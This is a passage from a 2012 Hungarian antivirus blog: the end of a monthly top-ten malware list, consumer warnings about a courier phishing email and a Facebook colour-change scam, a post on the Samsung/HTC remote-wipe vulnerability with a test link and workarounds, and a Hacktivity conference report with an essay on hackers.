Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host

fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

4. Win32/Sirefef trójai
Elterjedtsége az augusztusi fertőzések között: 2.75%
Előző havi helyezés: 6.

Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra. Működése közben különféle kártékony SYS és DLL állományokat hoz létre a megfertőzött számítógép c:\windows\system32 mappájában, és eredményes rejtőzködése érdekében rootkites technológiát is használ.



Bővebb információ: http://www.virusradar.com/Win32_Sirefef.A/description

5. HTML/Iframe.B.Gen vírus
Elterjedtsége az augusztusi fertőzések között: 2.66%
Előző havi helyezés: 11.


Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



□övebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

6. JS/Iframe trójai
Elterjedtsége az augusztusi fertőzések között: 2.04%
Előző havi helyezés: 9.


Működés: A JS/Iframe trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.



Bővebb információ: http://www.virusradar.com/JS_Iframe.AS/description

7. Win32/Dorkbot féreg
Elterjedtsége az augusztusi fertőzések között: 1.49%
Előző havi helyezés: 5.


Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

8. Win32/Qhost trójai
Elterjedtsége az augusztusi fertőzések között: 1.45%
Előző havi helyezés: 21.

Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



□övebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

9. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége az augusztusi fertőzések között: 1.36%
Előző havi helyezés: 7


Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.virusradar.com/JS_TrojanDownloader.Iframe.NKE/description

10. Win32/Sality vírus
Elterjedtsége az augusztusi fertőzések között: 1.21%
Előző havi helyezés: 6.

Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.virusradar.com/Win32_Sality.NAR/description

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Akiknek a Captcha kínszenvedés
- Tízből öt kártevő hátsóajtót nyit
- Elégedetlenek vagyunk a Facebook biztonságával
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4787295

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Vigyázz, ha jön az iPhone5!


2012.09.20. 21:52 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: spam futárszolgálat kártevő exploit csomagküldő iphone5

Kedvenc átveréseink folyamatosan metamorfózison esnek át, rendre megújulnak, és persze **a világért ki nem hagynák azt a remek lehetőséget, hogy pénteken kis túlzással a fél világ az iPhone 5-re vár**, hiszen 2 milliós előrendelésről szólnak hírek.



Csomagküldő futárszolgálatos átverésekből volt már korábban is például Fedex-es verzió, no meg ugye DHL-es változat és nem maradhatott ki a szórásból persze az UPS sem. **Mostani esetünkben Fedex, illetve UPS variációval szembesülhetünk, amely arról értesíti a naiv ügyfelet, hogy a címzés elégtelensége miatt minő pech, sajnos nem sikerült postázni a várva várt új iPhone-t. Ám ha kattintunk a mellékelt HTML linkre (hehe), akkor ezen könnyen segíthetünk (na persze)**.






A csatolt mellékletre kattintva aztán a HTML oldal látszólag időt kér, **a valóságban meg a jól összezavart kód közben jól elirányítja a böngészőt egy orosz weboldalra**.





Szerencsére a böngésző azért rikoltozhat, nálunk **a Firefox és Chrome is szépen bejelzett, és figyelmeztetett a rosszindulatú kártékony kódot tartalmazó oldalra**.



A Threat Scope vizsgálat szerint nem is annyira ártatlan ez az exploitos link, Zeus botnethez köthető kódrészlet azonosságok, valamint végrehajtható fájlok létrehozása is a tevékenységi köréhez tartozik.



Marad hát akkor a tanulság, hogy **a futárszolgálatos e-maileknél most és mindörökké érdemes kiemelt óvatossággal eljárni, különös tekintettel ha van mellékelt link, csatolt HTML, vagy állítólag csak a mellékletből derül ki számunkra valamilyen fontos azonosító, üzenet**.



Tetszik 46 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Tízből öt kártevő hátsóajtót nyit
- Utaljunk pénzt a S.O.C.A.-nak
- Küldj pénzt! - Az elveszett poggyász sztori
- Nyári tanácsok utazáshoz
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4791439

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Színezd újra, színezd újra!

2012.09.24. 13:17 | Csizmazia István [Rambo] | 1 komment

Címkék: facebook színek csalás átverés kérdőív nyereményjáték survey

"A Facebookod ha megfakulna, ne menekülj, csak színezd újra!" - szólhatna akár így is a nóta. Mi ugyan sajnos nem végeztünk semelyik felsőoktatási műintézményben sem Summa cum laude minősítéssel, sőt a Magna Cum Laude is inkább csak a háttér rádiózás okán ismerős, ám ezzel szemben **a Facebook átszínezős csalás már szinte családtag, hiszen negyedévente, sőt lassan most már havonta jelentkezik**, kopogtat.




Nyilván **mindig akad, akit éppen rá lehet venni a kattintásra, az "unalmas kék" ellenében ismeretlen alkalmazás telepítésére**, hiába közlik rendszeresen a különféle biztonsági oldalak a figyelmeztetéseketi, az átszínezés olyan izgalmasan édibédi, sőt cool, hogy muszáj kipróbálni.



Ezúttal akár nyolc lehetséges választható színnel kecsegtet az aktuális átverési ajánlat a Facebook Developer Team nevében, így már nem csak a korábban "szokásos" pink, hanem a feketén át a mályvaliláig van itt minden annak, aki úgy gondolja, jó ötlet mindezt elhinni és a "Click LIKE then Continue" feliratra való kattintás.




A telepítés folyamán persze **kérni a fogja az alapadatainkhoz való hozzáférést (Access my basic information), a nevünkben való posztolást (Post on my behalf), valamint személyes adatainkhoz a jövőre nézve folyamatos hozzáférést is szeretne kapni (Access my data any time)** - persze Pisti porcukor;-) A folytatás már mindenki előtt jól ismert a "Tudd meg indián neved", és hasonló kampányok forgatókönyveiből: **a nevünkben tudtunk nélkül üzenetet kapnak az ismerőseink, hogy ők is kedveljék, ők is kattintsanak, hogy aztán majd az ő ismerőseik is üzenetet kaphassanak, stb. és ez így megy**.



A végállomás is szinte borítékolható, vagyis "jó, csak előtte egy kis ungabunga" - átszínezett ikonok **helyett nyereményekkel kecsegtető webes kérdőívekhez érkezünk, bár még mindig "nem mi vagyunk az öreg survey kitöltögető legkisebb fia"**.



A "színes Facebookot csak őstermelőtől" típusú tanácsok helyett inkább azzal zárunk, hogy **minden lájk, minden alkalmazás telepítését feltétlenül előzze meg a tájékozódás. A véleményünk, lájkunk, megadott bizalmunk érték, bánjunk vele ennek megfelelően, ezért mindig csak annak adjuk, aki azt valóban meg is érdemli**.



Tetszik 12 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Az XP él, az XP élt, az XP élni fog
- Android kémprogram persze csak a mi érdekünkben
- Ez történik a weben egy perc alatt
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4799452

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

koszegiandras 2012.09.25. 17:08:35

Az a jó, hogy Chromenál az, hogy kiegészítőket csak a Chrome store-ból lehet letölteni. A facebookon használt Ponyhoof skint is onnan töltöttem le úgyhogy nem hiszem, hogy csalás főleg, hogy gyakran frissül és a facebookon már biztos írnának róla, ha bármi gond lenne vele.

Sebezhető-e vagy?

2012.09.27. 15:21 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: samsung htc android sebezhetőség törlés távoli

Az Androidos **biztonsági csomagok egyik hasznos tulajdonsága, hogy lopás esetén alkalmazni tudjuk a Remote Wipe, azaz távoli törlés funkciót**, legalább az adataink ne kerüljenek illetéktelen kezekbe, ha már a készülékünk odaveszett. A mostani szituáció azonban kicsit más: **az illetéktelen Androidos távtörlés már nem sci-fi, és számos Samsung típusú, és emellett jó pár HTC gyártmány is tartalmazza** az ezt lehetővé tevő sebezhetőséget. Ennek segítségével a támadók sajnos távolról törölhetik telefonjaink tartalmát.



Ilyenkor azért **egy pillanatra ugorjon be mindenkinek a rendszeres mentés örökbecsű fontossága**, ez akár fizetős, akár ingyenes eszközökkel is elvégezhető, például az Easy Backup vagy Android Assistant segítségével. A szükségem van-e nekem mentésre kérdésre automatikusan megadja a választ az, hogy **vajon sajnálnánk-e, ha minden adat, telefonkönyv egyszer csak huss, eltűnne. Ha igen, érdemes a fenti, vagy egyéb programokkal közelebbi barátságot kötni.**

A kitérő után beszéljünk most a kialakult helyzetről, ami egészen új, egészen más, mint a korábbiak. Azt ugye tudtuk, aki **más pl. kínai marketről tölt le, az néha bizony pórul járhat, de mi ugye nem teszünk ilyet**. Aztán aki a Bouncer által felügyelt Google Playből (leánykori nevén Android Market) tölt le, az ugye biztonságban van velünk együtt - na ez is látványos megcáfolásra került, meg ugye a bevizsgálás után egy frissítéssel még az AppStore-ban, vagy bárhol máshol is lehet zavart okozni az Erőben. Lekapcsoljuk a nem használt Bluetooth-t, elővigyázatosan csatlakozunk nyilvános hotspotokra, nem kattintunk idióta kéretlen linkekre - így már nem is történhet semmi.



Ez lett hirtelen semmis, hiszen ha valakinek Samsung vagy éppen HTC okostelefonja van, most hirtelen furcsa helyzetben érezhette magát.

Távoli támadók akár törölhetik is telefonunk tartalmát. Itt egy weboldal **rajta egy kis tesztprogi azoknak, akik kíváncsiak arra, az ő telefonjuk vajon veszélyben van-e**: www.isk.kth.se/~rbbo/testussd.html



Ha a linkre való kattintás után az IMEEI számunk jelenik meg váratlanul a képernyőn, akkor bizony jöhet a mély levegő, mert igen a válasz. Nálunk ezt például HTC One és HTC Wildfire esetében is sikerült simán előcsiholni. **Ilyen támadás gyakorlatilag bármely kéretlenül küldött linkben, kameránkkal beolvasott QR (Quick Response) kódban vagy akár egy NFC (Near Field Communication) üzenetben szerepelhet**, vagyis ismeretlen linkek látogatásakor érdemes óvatosnak lenni. Ha viszont **a tesztoldal meglátogatása utána tárcsázó gombokat látjuk - ez például a Sony Xperia vagy a ZTE esetében igen valószínű - úgy jöhet az ellazító mosoly,** fittyet hányhatunk ennek a sérülékenységnek, mert minket nem érint, nem veszélyeztet.



Közben több workaround is megjelent, köztük több a Google Playen ingyenesen letölthető, a sebezhetőséget bezáró alkalmazás is, ilyen a TheRegister hasábjain ajánlott TelStop vagy az ugyancsak ingyenes NoTelURL is.



Ez utóbbi - amely **példásan semmilyen engedélyt, hozzáférést nem kér - felugró ablakban rákérdez, lenyelje-e mostantól az alkalmazás az ilyen gyanús utasításokat.** Itt választhatjuk az igen kukába vele, a nem, mehet nyugodtan a telefonnak a kód, és a válaszunkat megjegyző mostantól automatikusan minden ez történjen opciók közül tudunk választolni. Közben **a Samsung a sok közül egyetlen érintett típusra, a zászlóshajónak számító Galaxy S III-ra már elkészített egy gyors frissítést**.



Annak idején talán elsőkként fogalmaztuk meg a jó kis mondást, mely szerint **az Android az új vadnyugat**. Nos az események - például a Bouncert kijátszó demonstráció - folyamatosan igazolják, dúl a csata, **rendre új megoldásokat szül a támadók körében, és azonnali reagálásokat kíván a védelmi programok készítőitől, emellett a 2013-ra szóló évvégi jövendölésekben gyaníthatóan komoly mértékű mobil kártevő aktivitást fogunk látni a jóslások között.**

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Utaljunk pénzt a S.O.C.A.-nak
- Safe mód a Mechagodzilla ellen
- "Szósölmédia" és nyaralás
- Küldj pénzt! - Az elveszett poggyász sztori
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4806454

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Hackerek

2012.10.02. 15:44 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hacktivity hacker terroristák

Az Icebar-ban tartották a **9. Hacktivity sajtótájékoztatóját**, melyen Kis Bernadette, Antal Lajos és Bártfai Attila ismertettek további részleteket az október 12-13-án tartandó eseményről. **Új helyszín lesz - ezúttal a MOM kúltúrház, és új időpont, vagyis teljes hétvége helyett idén péntek és szombat lesz a rendezvény napja**.




Kettő az ötödiken előadással készülnek a szervezők, ezek nyelve mostmár hivatalosan is az angol lesz nem csak az előadók, hanem a **körülbelül kétszáz külföldi érdeklődő** miatt is. A Kelet-Közép-Európa legnagyobb, független IT-biztonsági fesztiválja címkét viselő idei rendezvényen az **automatikus sérülékenységelemző programokról, valamint kártékony webböngésző pluginekről** is szó lesz. Emellett **a korábbi kedvező fogadtatás nyomán ismét számos gyakorlati Hello workshop várja az érdeklődőket, nem is beszélve a most már állandó műsorszámnak tekinthető lockpickingről**.



Az említett Icebar a budapesti Váci utcában található, és a tájékoztató után meg lehetett tekinteni **M. Tóth Zsolt jégszobrait a pincében található hűtőkamrában. Az ötletes alkotások teljes egészében jégből készülnek, és megmaradásukhoz folyamatos hűtés szükséges**, ami egyrészt nem is egy olcsó mulatság, másrészt csak a mellékelt csuklyás kabátokban ajánlatos lesétálni, ezek segítettek elviselni az ottani hideget.







Végezetül, de nem utolsósorban a bigger, longer, uncut sorozatunkban ezúttal egy **bővebb változatban elmélkedünk arról, mi is a megítélése a hackereknek, szent őrültek, vagy ahogy az eredeti kérdés elhagzott: "Idealisták vagy terroristák a hekkerek?"** Mindenesetre vitatkozni, hozzászólni ér :-)

Idealisták vagy terroristák a hekkerek?

Először is érdemes tisztázni a hacker kontra cracker fogalmat, amit már régebben is kevertek, de manapság aztán teljesen pejoratív tartalmat kapott ez az eredetileg pozitív szó, amely egy a megismerés által vezérelt tudásvágyó embert jelöl. Ha valaki valamit meghackel, megjavít, olyanra (is) használ, amire maguk az alkotók sem gondoltak, ezzel senkinek nem árt, nos ez a hacker. Körülbelül olyasmi, mint megmászni a Mount Everestet pusztán azért, mert "ott van".

Ha valaki már eleve a lopás, rongálás szándékával hatol be számítástechnikai rendszerekbe, sajnos még most is sokszor tévesen hackernek titulálják, pedig a különbség óriási. A mai szó használatban a különféle jelzős szerkezetekkel igyekeznek árnyalni, pontosítani, így keletkezett aztán az etikus hacker, a rosszindulatú hacker, a fehér kalapos hacker, a fekete, a szürke kalapos hacker, stb.

Sok olyan hackert, vagy hacker beállítottságú embert ismerünk, akik akár példaképeink is lehetnek, gondoljunk csak arra a Linus Torvaldsra, aki nagyjából 20 évvel ezelőtt kezdte fejlesztgetni saját Linux nevű operációs rendszerét, vagy arra a Mark Russinovitsra, aki a saját fejlesztésű Sysinternals-os eszközeivel 2005-ben sikeresen leleplezte a Sony másolásvédelmébe titokban elrejtett rootkitet. Nekik igazából hálásak lehetünk azért, hogy alapos tudásukkal önzetlenül olyat alkottak vagy fedeztek fel, amivel másoknak segítenek. Simán megtehették volna azt is, hogy becsapják vagy kihasználják azokat, akik nem értenek annyira a számítógéphez.

A motiváció úgy általában is egy érdekes kérdés, bár ez már messzire is vezethet, például ha valaki a tudásával nem kaszinók kifosztásával foglalkozik, vagy vírusíróként személyes profitot hajszol, hanem mondjuk abszolút önzetlen módon, valamiféle vélt vagy valós ideológia szolgálatában különféle akciókban, támadásokban vesz részt. A környezetünk is erőteljesen megváltozott az utóbbi száz-kétszáz évben, például ha most lenne egy Petőfi Sándorunk, aki a Pilvax kávéházban a jelenlegi rendszer megdöntését fontolgatná, akkor hamar terrorizmus vádjával a börtönben, vagy akár Guantánamo-ban találhatná magát. Magyarán a személyek megfigyelése, ellenőrzése az óriás cégek, az állami szervek által egyre erőteljesebb, míg a közös ügyekbe való beleszólás, vagy változtatás lehetősége a hétköznapi állampolgárok számára egyre távolibbnak, megfoghatatlannak tűnik, kis túlzással a négyévenkénti igéretekben való bizalomra vagy kételkedésre, és a formális voksolásra korlátozódik.

Egy ilyen helyzetben nagyon is elképzelhető, hogy vannak, akik úgy gondolják, tudnak és akarnak is tenni valamit ez ellen. Mondjuk ha ez a valami csak rombolás, akkor kevésbé lehet szimpatikus az egész társadalom számára, bár még így is vannak kivételek, hiszen mondjuk a Sony elleni támadásokkal a cég móresre tanítása, vagy a hétköznapi állampolgárokat a valódi információktól elzáró kormányok ellenében működő Wikileaks, ahol olyan eltitkolt és fontos dolgok befolyásolhatják alapvetően a véleményalkotásunkat, mint gyerekkorunkban az

akkori rendszer által tiltott és üldözött Szabad Európa Rádió, valószínűleg a politikusok kivételével az egész társadalomnak szimpatikus.



Megint egy másik nézőpont lehet az orosz-észt konfliktus után azt látni, hogy állami hackerek folyamatosan sorra alkotják az olyan célzott, bizonyos technológiák, illetve egyes országok ellen szánt kártevőket, mint az AutoCAD rajzokat lopó, ipari kémkedésre specializálódott ACAD/Medre vagy a Flame/SkyWiper nevű szintén állami megbízásra készült kód, amely a Washington Post cikke szerint amerikai és izraeli kutatók munkája, és maga Obama rendelte meg, hogy segítségével az iráni nukleáris munkálatokat kikémlelhessék, illetve akadályozhassák.

